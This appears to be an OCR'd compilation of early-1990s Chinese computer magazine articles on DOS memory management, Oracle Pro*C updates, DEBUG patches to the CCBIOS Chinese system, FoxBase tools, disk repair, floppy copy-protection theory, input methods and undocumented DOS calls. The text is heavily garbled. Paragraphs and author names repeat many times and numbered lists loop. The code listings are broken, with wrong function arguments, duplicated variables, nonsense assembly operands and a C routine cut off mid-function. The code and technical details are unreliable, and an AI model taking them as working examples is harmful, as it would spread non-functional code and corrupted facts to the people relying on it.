该系统由药品、用药、制剂、出入院、员工等五大管理子系统组成。其硬件采用小型机或超级微机，工作终端不少于12台。软件为UNIX/XENIX开放式多用户操作系统，INFORMIX数据库等。

该系统采用分布式数据库处理方式，各子系统之间密切协调，数据共享。医院各部门的工作终端可将原始数据经实时采集并送到中心控制室。经主机汇总分类后又反馈到每个部门，提供出入院、病历、药品、人事、财务等相应服务信息。

该系统采用“积木搭建”式软件开发方法，具有积木库和相应字库。各医院可根据不同需要从中提取相应模块，构成适合自己的系统。有关人士认为，该系统符合国内各医院信息管理，能够准确、迅速反映医疗活动和病人的治疗状况，可达到科学管理的最好效果。(赵世功)

天天通的桌面印刷系统和广东珠海天通科技开发有限公司和北京神州大地的必备工具。 源程序语言：TURBO C 2.0 运行环境：IBM PC 及以上兼容机，DOS 为 5.0 以上版本，显示器为EGA、VGA 以上，打印机机型不限。 转让形式：低密盘一张(带用户手册) 转让价格：加币1000元 非加币1500元(均含邮资)

触摩屏技术不仅应用于各种查询系统，还可以广泛应用于国防、文化、教育、卫生、交通、工厂的生产过程与工艺流程的模拟与监视等方面。可以说触摩屏技术在各行各业都将受到青睐。(齐其)

触摩屏技术不仅应用于各种查询系统，还可以广泛应用于国防、文化、教育、卫生、交通、工厂的生产过程与工艺流程的模拟与监视等方面。可以说触摩屏技术在各行各业都将受到青睐。(齐其)

触摩屏技术不仅应用于各种查询系统，还可以广泛应用于国防、文化、教育、卫生、交通、工厂的生产过程与工艺流程的模拟与监视等方面。可以说触摩屏技术在各行各业都将受到青睐。(齐其)

触摩屏技术不仅应用于各种查询系统，还可以广泛应用于国防、文化、教育、卫生、交通、工厂的生产过程与工艺流程的模拟与监视等方面。可以说触摩屏技术在各行各业都将受到青睐。(齐其)

如何实现高端内存的动态释放

一、高端内存块及高端内存块的释放

所谓高端内存块，就是指位于 640K-1024KB 之间未被利用的内存块...

内存驻留程序被中断结构的计算机系统所广泛采用，因为程序驻留和中断是不可分的...

由于我们事先不可能知道某内存驻留程序要修改哪些中断向量，所以，不能采取恢复某个或某些中断向量的办法...

其次，还要重新确定高端内存控制块链尾，恢复高端内存块大小和“可用”标志...

一个高端内存控制块由 16 字节组成(如图一所示)，其中，第 0 字节为标志字节...

标志字节为“Z”，表示内存块可用，若为“M”，表示内存块已分配...

Table with 16 columns representing memory block flags: 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

当前内存块所在段 占用该内存块的文件名

作为特殊的高端内存控制块——链首，与别的高端内存控制块不完全一样...

标志“UMB”表示高端内存控制块链首。因为用户只有通过 MSDOS. 0 的 LOADHIGH 命令...

二、一个释放高端内存块的实用程序

下面给出笔者编写的一个实用程序。如果用户要用这个程序，请把它输入到计算机，经编译、连接...

执行这个实用程序，它将保存当前的中断向量表、高端内存块的使用情况以及扩充内存的使用情况...

为方便用户使用高级语言开发 Oracle 应用程序，Oracle 提供的高级语言程序接口工具...

在 Oracle 中 Update 命令的功能是用来改变指定“表”的字段内容...

即把 Table 表的 Column 列表满足条件 Condition 的字段修改成 Expr...

通过对 Oracle 的使用，本人发现 Update 在 Oracle 中对表的一些简单修改很容易实现...

Table with 2 columns: C1 CHAR(2), C2 CHAR(2). Rows: AA 10, BB 20, CC 30, EE 40

Table with 2 columns: S1 CHAR(2), S2 CHAR(2). Rows: AA 1, BB 2, CC 3, EE 5

现在我想利用 SH 中的 S2 来修改 CHEN 中的 C2，使得 C1=S1 时，把 C2 的值改成 S2 的值...

因此只能一个定位，一个修改。有多少个值要修改，就要多少个 Update 命令...

用 Pro * C 程序接口改进 Oracle 中 Update 命令的功能

法忍受，因而我就想，是不是能寻找一种其它的方法来弥补 Update 的这个缺陷呢？

Pro * C 结构主要由 DECLARE 说明节、SQLCA 语句、数据库连接 CONNECT、应用本体构成...

在应用本体中对于返回一行的查询，只用一个 EXEC SQL 语句就能实现了...

使用指针时要用到如下四条语句：(1) 指针说明语句...

(2) 打开指针语句 EXEC SQL OPEN 指针名; (3) 取指针语句 EXEC SQL FETCH 指针名 INTO...

(4) 关闭指针语句 EXEC SQL CLOSE 指针名; 程序清单如下：

```
程序名: CS.PC
用 Pro * C 翻译 C, Microsoft C 编译: 连接 ca, 然后运行 ca
方法如下:
<>pc iname=cs.pc host=c
<>cl-AL-c ca.c
<>Link ca,, sgimac /s:
512 /stack:1000 /map;
```

```
#include<stdio.h>
EXEC SQL BEGIN DECLARE SECTION;
VARCHAR uid[10]; /* 用户名 */
VARCHAR pwd[10]; /* 用户口令 */
VARCHAR x1[2],x2[2];
EXEC SQL END DECLARE SECTION;
EXEC SQL INCLUDE SQLCA;
main()
{
    /* 用户名以 wack, 口令为 wack 的身份进入 ORACLE 数据库。
    * 如果产生错误，程序去执行标记为 error 的一段程序。
    */
    strcpy(uid, "wack");
    uid_len=strlen(uid, arr);
    strcpy(pwd, "wack");
    pwd_len=strlen(pwd, arr);
    EXEC SQL WHENEVER SQLERROR
    goto error;
    EXEC SQL CONNECT,uid IDENTIFIED
    BY,pwd;
    EXEC SQL DECLARE ZI CURSOR
    FOR /* 定义指针 */
    select s1,x2 from m;
    EXEC SQL OPEN ZI; /* 打开指针 */
    p1;
    EXEC SQL WHENEVER NOT FOUND
    GOTO p1; /* 判断指针是否到尾 */
    EXEC SQL FETCH ZI INTO
    x1,x1;
    /* 取指针 */
    EXEC SQL UPDATE chen set
    c2=:x2
    where c1=:x1; /* 修改链表 */
    goto p1;
    p2;
    EXEC SQL close ZI; /* 关闭指针 */
    EXEC SQL COMMIT WORK RELEASE; /* 提交数据库 ORACLE */
    goto p3;
    error:
    EXEC SQL close ZI;
    EXEC SQL COMMIT WORK RELEASE;
    print("error");
    p3;
    exit(0); /* 返回到 DOS 状态 */
}
```

利用 Pro * C 程序接口改进 Oracle 中 Update 命令的功能

CHEN 中的 C1 一个 C1 的比较，如果 C1=S1，则把 CHEN 中相应的 C2 改成 S2...

其中，输出主变量为 DECLARE 说明节中定义的变量。

程序清单如下：(1) 指针说明语句 EXEC SQL DECLARE 指针名 CURSORFOR...

(2) 打开指针语句 EXEC SQL OPEN 指针名; (3) 取指针语句 EXEC SQL FETCH 指针名 INTO...

(4) 关闭指针语句 EXEC SQL CLOSE 指针名; 程序清单如下：

```
程序名: CS.PC
用 Pro * C 翻译 C, Microsoft C 编译: 连接 ca, 然后运行 ca
方法如下:
<>pc iname=cs.pc host=c
<>cl-AL-c ca.c
<>Link ca,, sgimac /s:
512 /stack:1000 /map;
```

MOV ES, HSEG, AX
MOV AX, DS, [3]
MOV ES, HLEN, AX
POP ES

XOR AX, AX
MOV DS, AX
MOV DI, OFFSET VEC
SUB SI, SI

MOV CX, 200H
CLD
REP MOVSB
POP DS

MOV AH, 45H
MOV BX, 1
INT 67H
OR AH, AH
JNZ ID08

MOV EMMH, DX
MOV AH, 45H
INT 67H

ID08, MOV AH, 0FH
INT 10H
MOV CRTY, AL
MOV EB, 81H

CMP BYTE PTR [BX], /*
JNZ ID06
MOV BYTE PTR [BX], /*

ID06, INC BX
CMP BYTE PTR [BX], 0DH
JNZ ID05

MOV BYTE PTR [BX], /*
MOV WORD PTR [BX+1], 0C
MOV WORD PTR [BX+3], /*

MOV AH, 3CH
MOV DX, 81H
SUB CX, CX

INT 21H
JB ID06
MOV BX, AX
MOV AH, 40H

MOV CX, PRGLEN
MOV DX, OFFSET REL
INT 21H
MOV AH, SEH
INT 21H
JMP SHORT ID07

ID07, MOV DX, OFFSET ERRMSG
MOV AH, 9-

INT 21H
ID07, RETF
REL EQU \$
PUSH DS

SUB AX, AX
PUSH AX
PUSH ES
MOV ES, AX

SUB DI, DI
MOV SI, OFFSET VEC_REL+100H
MOV CX, 200H
CLI

CLD
REP MOVSB
STI

MOV EB, OFFSET HSB0-0E1+100H
CMP WORD PTR [BX], 0
JZ REXT

MOV ES, [BX]
MOV EB, BYTE PTR [0], 6AH
MOV EB, WORD PTR [1], 0

MOV EB, OFFSET HLEN_REL+100H
MOV AX, [BX]
MOV EB, [3], AX

MOV EB, OFFSET EMMH_REL+100H
MOV DX, [BX]
FEMS, MOV AH, 45H

INT 67H
OR AH, AH
JNZ REXT
INC DX
JMP SHORT FEMS

REXT, POP ES
MOV AH, 0
MOV EB, OFFSET CRTY_REL+100H
MOV AL, [BX]

INT 10H
RETF
CRTY DB 0
EMSH DW 0

HSEG DW 0 HLEN DW 0
VEC DB 512 DUP(0)
PROLEN EQU *-REL
ERRMSG DB 'USAGE,
CHM /<FILENAME>'

BEGIN ENDP
CODES ENDS
END BEGIN

一台 COMPAQ 386 微机，硬盘容量 120 兆，被划分为两个分区...

分区，第一分区容量 30 兆，划归 DOS，第二分区容量为 90 兆，划归 XENIX...

划归 XENIX，XENIX 分区处于活动状态，用装有 COMPAQ DOS 3.1 的系统软盘启动系统...

从软盘向硬盘中装入 Super DOS 5.0 和 WPS 2.0，从硬盘启动汉字系统后汉字显示正常...

但是，当运行 WPS 进行模拟显示和打印文件时均不能正常显示和打印汉字...

经分析认为这是由于汉字系统不能正确定位读取高点阵字 CLIB40J.YS 中的字模数据所致...

同时系统没有获得汉字文件 CLIB40J.YS 在硬盘中正确的物理地址，从而使之不能正确显示和打印汉字...

根据以往使用其它汉字系统的经验，用 FDISK 将 DOS 分区设置为活动状态，重新打印汉字系统后模拟汉字和打印汉字均正常...

由于时间关系，笔者未对 Super-DOS 中的程序进行分析，经猜测可能此次汉字系统默认 CLIB40J.YS 处于活动分区中的...

它对字库 CLIB40J.YS 进行操作时，是用从硬盘分区表中获得的有关活动分区的磁盘信息和 CLIB40J.YS 文件的起始扇号进行计算...

依据所得结果来定位读取字模数据的，这样当 CLIB40J.YS 处于非活动分区里时，汉字系统就无法正确地从中读取数据了。

西安 杨胜利

CCBIOS2.13H汉字系统支持各种显示器,构成2.13系列的一大特色,倍受用户垂青。

在2.13H系统中,改变显示字符的颜色,由Ctrl+F6功能键或执行命令文件CF.COM来完成,这在CGA(640x200)上是能够实现的。

近年来,高分辨率的VGA(640x480)显示逐渐为众多用户所使用,在2.13H系统中,CV26.COM就是这种显示器的管理模块,遗憾的是,CV26.COM运行之后,查遍随盘(用户手册)和希望电脑公司出版《2.13A-HCCBIOS汉字操作系统指南》以及吴晓军先生《2.13系列汉字系统用户手册》对Ctrl+F6和CF.COM的解释,均未对上述问题加以注明,或说明这一功能不支持VGA显示器,故始终感到茫然。

后在吴晓军先生《2.13系列汉字系统用户手册》附录五“CC版显示中断使用说明”中查得:“AH=0B(11)CGA卡设置调色板”,据此可理解为INT 10H中断调用的0BH功能(设置调色板)仅对CGA显示器作用,而对CGA以外的显示器则不支持,既然如此,那么,依靠INT10H 0BH功能来改变显示字符颜色的Ctrl+F6功能键和CF.COM命令自然对VGA显示器失去作用。

继续查阅2.13H系统的其它有关资料,得知CV26.COM文件在处理0BH功能时有限,可对CV26.COM进行下述修改:

```
C>DEBUG \213\ev26.COM
-AIC22
CS:1CC2 MOV BH,BL
CS:1CC4 MOV BL,07
CS:1CC6 MOV AX,1000
CS:1CC9 INT 7A
CS:1CCB JMP 1AF3
CS:1CCE
-W
-Q
```

进行上述修改后,CV26.COM运行后就可以用Ctrl+F6或执行CF.COM命令设置显示字符的颜色了(允许输入大于15的颜色值,如Ctrl+

CV26模块不能改变显示字符颜色的问题

十F8,然后键入63为亮白)。

读者还可进一步尝试对兰色光带、淡兰色字符的提示行进行修改,设置为满意的提示行格式,方法如下:

一、改变提示行为无光带格式(CCI1.COM的格式)

```
1. 改 CS:24E4 MOV DX,03C4为 JMP2580
2. 在CS:2580处开始增加如下程序:
CS:2580 MOV DX,03C4
CS:2585 MOV CX,0050
CS:2586 MOV AX,0102
CS:2589 JMP 24E4
```

经上述修改后,提示行背景为黑色,前缀汉字和字符均为亮绿,提示行界线为一兰色横线,若将CS:2586改为MOV AX,0107,提示行界线一为白横线,若修改CS:2586的MOV AX,0A02为MOV AX,0A07,则提示行字符显示为亮白,汉字为亮绿,若再修改CS:2580的MOV AX,0A02为MOV AX,0A07,则汉字也为亮白,采用这些修改方法,可以组合出好几种无光带的提示行格式,读者可按需组合。

二、保留兰色光带,只改变字符或汉字的颜色

不作方法一的修改,使提示行仍为兰色光带,仅改变字符或汉字的颜色,效果也是十分的理想,如将CS:2580的MOV AX,0A02改为MOV AX,0A07,则提示行中出现的汉字背景为黑色,前缀为亮白,字符为淡兰,背景兰色,由于字符和汉字颜色不同,更加有利于挑选数码汉字上屏,也可以将字符改为白色,取其相反的效果,只须将CS:2586的MOV AX,0A02改为MOV AX,0A07即可,对CS:2580处的指令则不加修改。

本文所述的各种修改,均在AST PI-1386SX/20上通过和验证,效果十分理想。

成 勇 赵性友

怎样获取表形码码表

表形码录入法是语法语言学家陈爱文发明的,已经获得国际专利,因其重码少,易学易用,堪称业余录入和专业录入的桥梁。但由于配置学习材料不多,甚至很难得到全码表,给使用者带来很大不便。为了得到表形的全部码表,笔者分析了表形码的键码文件,并找到了由键码文件反向生成全部一、二级汉字码表的方法。考虑到实现方法的大众化以及普及程度,使用西山DOSS.1的表形码录入文件BXM.COM(21876字节)

采用DEBUG和PE2辅助FOXBASE编程,最终产生一个FOXBASE数据库文件。有了这个文件,读者即可自行分类打印码表,还可将其移植到其它操作系统下,限于篇幅具体的码表打印程序就不再给出,下面将码表库的生成步骤简述如下:

1. 建立BXM.PE和BMX.PRg两个文本文件。可采用EDLN、CCED、PE2等(程序清单附后)。

2. 使用DEBUG和DOS重定向功能,将表形码的键码数据转换成ASCII码文件ML存盘。DEBUG BXM.

以弄清工作进度。还有一项要说明的,是转换生成后的BXM.DBF将比国际一、二级汉字总数6763个多出5个“汉字”。这是因为GB2312-80码中,一级汉字和二级汉字中间有5个码空缺,当然,读者亦可将其删除掉。

以上操作笔者均在DOSS.31和中文CCSS.2下,采用PE2和汉化MFOXPLUS2.0实现的。

唐山 黄晓德

3. 58-68行是自动生成全部一、二级汉字,表示代码的生成进度。

关于BXM.PRg的几点说明: 1. 6-21行是为将16进制串转换成2进制串用的,22-53行是为将键码转换成ASCII码的码表。

2. 54-57行是从ML中取格式化好的键码值到BX字段。

3. 69-70行是该程序的核心,完成16进制键码到2进制键码和2进制键码到表形码的转换,并将表形码存入Dm字段。在转换工作过程中,每转换完一个汉字,就在屏幕上显示出来。

4. 69-70行是该程序的核心,完成16进制键码到2进制键码和2进制键码到表形码的转换,并将表形码存入Dm字段。在转换工作过程中,每转换完一个汉字,就在屏幕上显示出来。

5. 71-74行是清除工作进度。

6. 75-78行是清除工作进度。

7. 79-82行是清除工作进度。

8. 83-86行是清除工作进度。

9. 87-90行是清除工作进度。

10. 91-94行是清除工作进度。

FOXBASE+推出以来,她的速度受到大用户的青睐,同时FOXBASE2.10版本不仅速度快,而且实用,功能强,并且其工具很多,其中过程文件建立,FOXBIND就是一个很好的工具软件,用户用它将若干程序合并为一个过程文件,这样在应用中可以减少打开文件的次数所获得的效率是非常实在的。

但在我们计算机软件开发应用中,经常碰到这样一个问题,即一些过程文件形式集中存放的通用软件的重用,如果把过过程文件全部输入,这也是个办法,但大部分程序又用不上,因此需要将其分解,过滤后再合并成新的过程文件,但FOXBIND没有这样的功能,笔者用FOXBASE编写了一个过程文件分解的应用程序,献给同行共享,将其设计方法简述如下:

一、建立2个数据库,其中数据库字段有一个长度为80,类型为字符型。

二、编制一个程序,具备如下功能: 1. 将FOXBASE过程文件用COPY命令将过程文件形成后缀为TXT文件。

2. 将TXT文件用APPE命令存于数据库。

3. 命令命令过滤所需程序,并存放于另一个库文件中。

4. 用COPY命令形成后缀为TXT文件,然后用COPY形成后缀为PRG文件。

5. 分解结束,分程序如下: 以苏陈君者

一种FOXBASE过程文件的分解方法

```
procedure +ac
k=0
do while .not.eof()
ae=trim(FF)
if ae=use(trim(ac))
k=recoec()
skip
k1=0
do while .not.eof()
if len(trim(FF))=0
k1=recoec()
exit
endif
skip
if k1=0
wait "过程无结束" to zz
return
endif
use
set exact on
set talk on
return
```

6. 将TXT文件用APPE命令存于数据库。

7. 命令命令过滤所需程序,并存放于另一个库文件中。

8. 命令命令过滤所需程序,并存放于另一个库文件中。

9. 命令命令过滤所需程序,并存放于另一个库文件中。

10. 命令命令过滤所需程序,并存放于另一个库文件中。

11. 命令命令过滤所需程序,并存放于另一个库文件中。

12. 命令命令过滤所需程序,并存放于另一个库文件中。

13. 命令命令过滤所需程序,并存放于另一个库文件中。

14. 命令命令过滤所需程序,并存放于另一个库文件中。

15. 命令命令过滤所需程序,并存放于另一个库文件中。

16. 命令命令过滤所需程序,并存放于另一个库文件中。

17. 命令命令过滤所需程序,并存放于另一个库文件中。

DM软件排障 硬盘不启动故障

硬盘不能启动,但用软盘启动后,可以使用硬盘。首先用好的DOS系统启动,向硬盘发系统传递命令,即在A>提示下,打入SYSBC,发现几个版本的系统均不能成功传递,但该机原为DOS3.0系统,因此,删除原有分区,创建新分区。对硬盘格式化,格式化时带参数/S,完成后仍不能用硬盘启动,我们注意到在格式化0-63道时,速度很慢,并有不正常磁头寻道声,认为0道有损坏,造成主引导盘失效。于是重新删除分区,然后建立新分区,把新分区的起始柱面改为第1道,再度进行格式化,结果问题仍未得到解决,大面积损伤所致,必须在分区时删除更多磁道。因此,我们再一次删除分区和重建分区,但发现第一分区的起始柱面总是为1,无法再更改到别的道上,只得寻求其它方法来排障。

找来磁盘管理系统Disk Manager或V4.3软件,由于我们不想浪费硬盘的几十个磁道,故在删除分区后先用DM的自动方式进行了一次初始化,完成后仍不能用硬盘启动,用诊断命令检查,前63个磁道报告有损坏,所以应舍弃硬盘的前63个磁道。用命令DM/m进入选择菜单,进入分区操作时,先(A) locate项,使分区起始柱号为64,然后格式化,屏幕上磁道数字均匀变化,没有停顿现象,说明分区内的磁道均正常。完成后,携入DOS系统,至此,硬盘可以启动,故障排除。

长沙 陈德明

长沙 陈德明

长沙 陈德明

长沙 陈德明

长沙 陈德明

长沙 陈德明

长沙 陈德明

CEC 高级防拷贝技术

——螺旋轨道的原理与制作

拷贝、防拷贝与硬件是不可分的。对于 CEC 系统来说，当初设计时硬件追求简化，因此不利于防拷贝的实现。一般性的防拷贝措施如：修改同步字节，修改地址指针，使用 1/4、3/4 轨。这些技术在众多 COPY 程序面前早已失去了作用。不过，硬件简化虽不利于防拷贝，同样也不利于拷贝。其实，早有一种高级防拷贝技术——螺旋轨道法，使用目前流行的 COPY 程序均不可能自动拷贝出备份。作者本人是不赞成防拷贝的，因为这会给用户造成不必要的麻烦，但基于研究目的，特借本文与大家一同探讨。

关于磁头的基本知识
DOS3.3 把磁头划分为 35 个磁头（目前 40 轨已很普及）。磁头是以磁盘中圆心为圆心的一组同心圆，轨间轨大约为 0.527mm。

磁头的划分硬件上是由驱动器完成的。由于磁头是二维存储，驱动器中特别设置了两个精密电机：一个控制磁头旋转，称为步进电机，另一个控制磁头的前进与后退，称为步进电机。步进电机内有 4 个绕组，称为 Q1、Q2、Q3。它们可以使磁头在 145° 范围内精确转动。4 个绕组分别设置 4 个开关，其对应地址因驱动器槽口不同而异。对于 CEC 驱动器已设定为 6 号槽口，地址应为 COEF0 至 COEF5 一段，开关具体功能见表一。

COE0	K0 断、Q0 断	COE8	K4 断、驱动器断电
COE1	K0 通、Q0 通	COE9	K4 通、驱动器通电
COE2	K1 断、Q1 断	COEA	选择 1 号驱动器
COE3	K1 通、Q1 通	COEB	选择 2 号驱动器
COE4	K2 断、Q2 断	COEC	开始执行读或写动作
COE5	K2 通、Q2 通	COED	数据写入驱动卡寄存器
COE6	K3 断、Q3 断	COEE	准备读入数据
COE7	K3 通、Q3 通	COEF	准备写出数据

表一

在 DOS3.3 中步进电机采用四相四拍加电方式，实现步距角为 1.8°，并且规定每前进两步，既转子旋转 3.6°，做为一个标准磁头，之所以前进 3.6°，才做为一个磁头是由磁头精度所限制。如果轨间距小于 3.6°，磁头就不能分清出相邻两轨的数据了，即使是所说的 1/2 转加电，轨间距离也同为两步 3.6°，只不过起始位置与标准位置偏差 1/2 转 1.8°，并不是轨间距为 1.8°（注：CHINA DOS 中确定 2.7° 为标准轨距，实践证明这样可以分辨出相邻两轨数据）。

步进电机采取的相四拍加电方式是指 Q0 至 Q3 四相依次通电，如：Q0 通 Q1 断 Q2 断 Q3 断 → Q0 断 Q1 通 Q2 断 Q3 断 → Q0 通 Q1 通 Q2 断 Q3 断 → Q0 断 Q1 通 Q2 通 Q3 断 → Q0 断 Q1 断 Q2 通 Q3 通 → Q0 通 Q1 断 Q2 通 Q3 通 → Q0 通 Q1 通 Q2 通 Q3 通。如果按 Q0 至 Q3 顺序通电，磁头会偏心移动。步进电机还可以采用四相四拍加电方式，这样可以使磁头步距角减小为 0.9°，一步 1/4 转或 3/4 转就是利用它，使磁头偏移标准轨 1.0 - 0.9° 或 0.9° 的距离，达到防拷贝目的。磁头移动 0.9° 的关键在于两方的引力大小相等，方向相反，转子处于其中便建立了一种动态平衡，从而防止了两相之间，只移动 0.9°。值得注意的是，在磁头读写时步进电机加电方式不能改变，否则磁头会偏离预期位置。四相四拍加电方式具体为：Q0 通 Q1 断 Q2 断 Q3 断 → Q0 通 Q1 通 Q2 断 Q3 断 → Q0 断 Q1 通 Q2 断 Q3 断 → Q0 断 Q1 断 Q2 通 Q3 通 → Q0 通 Q1 断 Q2 通 Q3 通 → Q0 通 Q1 通 Q2 通 Q3 通。达到 4 × 0.9° = 3.6°。（未完待续）

北京 林止

在汇编语言程序设计中，经常要用到 DOS 中 int 21h 的 9 号功能调用来打印字符串。比如要从键盘接收 30 个字符然后在屏幕上显示出来，其程序一般如下定义：

```

30DUP(' ')
DB '$'
但在用 9 号功能调用输出字符串时，有时在缓冲区中不输入字符将不足 30 个（输入字符不足 30 个）时会产生预料不到的结果（程序失控，显示出各种莫名其妙的符号）。这是因为 9 号功能调用必须读到 '$' 符号才停止输出，而当缓冲区未被输入字符填满时，在 '$' 符号前不须打印的字符也被送往屏幕，如将上述主要格式第三行中的 '$' 改为 '(' 即可解决。

```

江苏 胡伟

《软件报》1991 年 5 月 4 日登载的计算机素数判断程序，可以单个地判断一个自然数是否素数给我们很大启发。如果不仅是一个自然数，而是自然数任意指定区间，并将该区间的所有素数筛选出来。这里我们给出在 fx-180p 计算器上研制的自然数任意区间的素数筛选程序。

当你输入区间的起始数和终止数，再输入一个起始数的 n 的 +1 的整自然数，启动程序，便可从小到大，一个不漏地将区间内所有素数筛选出来。

我们根据一个自然数 n > 2，如果这个去除 n+1 至 1 只有约数 1（自然，另一个约数就是其自身 n / 1 = n），这个自然数就是素数的原理。将指定区间的所有自然数都重复上面的算法，非素数筛选出来，便是所有素数程序。采用类似汇编程序的书写格式，并加以注释，寄存器分配：

```

素数筛
K1—初值为区间起始数 n 并逐步加一
K2—约数 n+1，并逐步减一
K3—余数（实为商的小数部分），变量
K4—区间终止数 N 常量，M—约数，终止数工作单元
程序：
P1 MODE 70 ; P1 程序段，并设小数位为零
1 Kin-2 ; K2 中约数减一
Kout1+Kout2-Kin3 ; 除以约数，商存入 K3
RND Kin-3 ; 减去商的整数部分
Kout 3 ; 小数部分 (X/Kout2 得余数) 可能为正、负或零，为零即无余数，即整除
X2 - ; 处理小数符号（均变为正或零）
X>0 ; 是正（即不能整除）返开始
Kout2 Min ; 为零（即整除）将约数存入 M
1Kin+1 ; n+1 为新的起始数
Kot 1 RND Kin 2 ; Kin+2 除以 n+1 存入 K2 中
2 X<M ; 约数为 1 吗？不为 1，不是素数返开始继续处理 n+1
Kout 4 Min ; 约数 1，则将终止数存入 M
Kout1-1 ; 显示素数，并暂停
X<M ; 指定区间查完了吗？未完返开始数据查完了，结束
P2 ; P2 程序段
ENT Kin 1 ; 输入区间起始数 n 存入 K1
ENT Kin 4 ; 输入区间终止数 n 存入 K4
使用方法：首先启动 P2 输入区间起始数，然后操作 MODE
70 Kout1 RND+1-Kin2 再启动 P1 开始筛选，显示一个素数后
RUN 显示第二个素数 RUN 直至查完，需注意的是，指定区间素数查完后，还将查出区间终止数后第一个素数，程序才结束运行，原因大家自己分析。

```

因计算机精度和位数限制（十位显示九位有效）所以只能靠查找 999...99 (九个 9) 以内的素数，但因为计算机运算速度的原因，用此程序查找到 10000 至 10500 区间的第一个素数 7007 大约需进行 450 次除除，平方和开平方，900 次加法和减法及几千个其他运算（数据的调出存入，判断跳转等），约需 171 秒，数越大，两个素数间距越宽，耗时越多，尽管如此，比起人工筛选还是快而准确（基本能满足一般应用要求）。

武汉 周尚先

教育软件精品园地(七)

一、测验卷
本软件分教学和测验两个部分，共分四节。
教学部分：
1) 各节开始均明确提出具体学习目标。
2) 目录中列出本节主要内容，可任意进行某一内容。
3) 提供相关材料，供学生思考后寻找规律。
4) 可用归纳法，显示各段的学习要点。
5) 可及时进入练习，并有反馈评价，还可根据学生学习情况给予相应的补充练习。
测验部分：
1) 本软件备有 50 道题的题库，每次可随机出 20 道题。
2) 题目分属于“知道”、“理解”、“应用”、“综合运用”等层次，每次所选题目，各类均占一定比例。
各盘片内容分配：
1 号盘 为第一节 碳族元素
2 号盘 为第二节 硅及其氧化物
3 号盘 为第三节 胶体
4 号盘 为第四节 综合练习
本软件适用于高中学生及化学教师。
二、三角函数图像
本软件是配合现行高中数学教材中的“三角函数图像”一节教学而编制的，内容包括：
(1) 正弦函数图像与性质。
(2) 余弦函数图像与性质。
(3) 正、余切函数图像与性质。
通过本软件的学习不仅可以直观看到正、余、正切等函数图像的生成及反函数的生成，而且可以观察到图像振幅、周期的变化和图像平移、纵移等情况。本软件适用于高中学生及数学教师。
北京 杨青峰

数制转换程序

下面的程序可将十进制数转换为十六进制和二进制数。

上机输入程序并将 \$3F5~\$3F7 单元设置为 \$4C、\$00、\$03 后再回到 BASIC 状态下，你就可以随时用 & 参数（十进制）来实现数据的转化。

调用：& 参数（十进制）

显示：数据（十六进制）
—数据（二进制）
例如：键入 &218，则计算机输出：
DA=11011010
注意：十进制数只能是小于 255 的非负整数。
四川 陈剑

```

程序清单：
0300- 20 FB E6 8A
      48 20 DA FD
0308- A9 BD 20 ED
      PD A2 00 68
0310- CA 48 90 08
      AD B1 20 ED
0318- F9 4C 21 03
      A9 B0 20 ED
0320- FD E8 E0 08
      D0 E9 4C 03
0328- E0

```

本盘有在独舞 09 号

一、关于五笔字型的学习，这需要我们先掌握汉字基本笔划、汉字结构和字型以及汉字基本字根等内容，并着重练习汉字拆分为基本字根。在解码过程中，成功地实现每一步转化，都是伴随着一个艰苦的学习过程。当然这也是付出辛勤汗水后所取得的劳动成果。

对于五笔字根歌谱，我们应该在充分理解的基础上，期望地倒背如流，五笔字型的核心内容，都凝聚在歌谱里面，它是掌握汉字分解为字根，以及字根转化为区位码的关键，它是打开五笔字型宝库的金钥匙。

区位码转变为字母，可以寻找二者的特征，加以合理的联想，使得一次过目终生难忘。例如：区位码 52 与 B 的对应关系，可以联想到：B52 轰炸机；区位码 B 与 D 的关系，D 对射的弯弓，B 与弯弓形状相似，其它对应关系，以此类推，只要你结合自身特征，作出丰富的联想，这样学习起来就不是那样枯燥乏味了，而是充满着乐趣，令人轻松、愉快、自然，甚至感到一种享受。

从实际效果看，这一阶段的学习不必匆忙上机进行。五笔字型就其输入方法的学习而言，是可以脱离机器而存在，是可以采用“纸上谈兵”的学习方式，通过大量的纸上练习后，能任将一篇文章熟练地解码，在此基础之上，再进行上机操作，这样学习起来事半功倍，否则指法生疏，又不熟悉编码，急匆匆上机，必然面对屏幕发愣，欲速不达，甚至产生这样的想法：输入方法与上机操作是两回事，产生这个问题的原因，就在于基础薄弱。二者倘未得到有机和融于一体。

二、学完解码后，我们再来研究五笔字型的输入问题。按输入方法不同，分为键名字、输入码输入、合体字的词汇输入四种，在合体字中，有一级简码即高频字、二级简码、三级简码、有识别码和无识别码输入法五种，我们首先进行键名字、高频字和成字字根汉字的练习。键名字有 25 个，它们是组

汉字使用的 91%，这部分汉字包含了绝大部分键名字、高频字、成字字根汉字和二级简码汉字。

然后进行非基本字根组字和难字编码练习，以及常用词汇 5000 条练习。非基本字根和难字的分解，有其规律性和特殊性两个方面，后者往往不符合个人的书写顺序，或字形特殊，难以作到一次分解正确无误，这时，我们可以及时

记录，单独记忆，如果是不常用的难字，可随时请求 Z 键，它能及时提供帮助，5000 余词汇，在日常文章中，约占总字数的 70%，按词组录入，可以加快输入速度。因微机型号不同，容量大小各异，有时仅装入部分词汇，这一点，在实际使用过程中，应该引起注意。

最后，我们进行文章的综合练习，在汉字软件上，输入政治、经济、科普、新闻和公文等文章，我们要遵循简化的输入原则，即首先按词组输入，能用简码不用全码，减少单字四码和未笔识别的麻烦，使每一汉字的输入码长尽可能地减少，熟练掌握 1500 汉字的解码，这样，95% 的汉字就能得到快速输入。

重庆邮电学院 蒋金平

一个DOS尚未公布的INT21H的52H号功能

```

/*-----程序1-----*/
/*过程名:freememory(void)*/
/*功能:释放驻留内存程序所占的内存*/
/*编制日期:1992年11月25日*/
/*编制人:何永胜*/
#include "dos.h"
void freememory()
{
union REGS rg;
unsigned mcbseg;
rg.h.ah=0x52;
intdos(&rg,&rg);
mcbseg=__ES;
mcbseg=peek(mcbseg,rg.x.bx-2);/*打第一个MCB的段址*/
while(peek(mcbseg,0)==0x4d{
if(peek(mcbseg,1)==respropag){
/*respropag为驻留程序的PSP段址*/
rg.h.ah=0x49;
seg.cs=mcbseg+1;
intdos(&rg,&rg,&seg);/*释放驻留程序所占的内存空间*/
}
mcbseg+=peek(mcbseg,3)+1;
}
}
/*-----程序2-----*/
/*程序名:avaimem.c*/
/*功能:利用INT 21H的52H号功能求当前剩余内存的值*/
/*编制日期:1992年11月25日*/
/*编制人:何永胜*/
#include "dos.h"
main()
{
union REGS rg;
unsigned mcbseg;
long int y;
rg.h.ah=0x52;
intdos(&rg,&rg);
mcbseg=__ES;
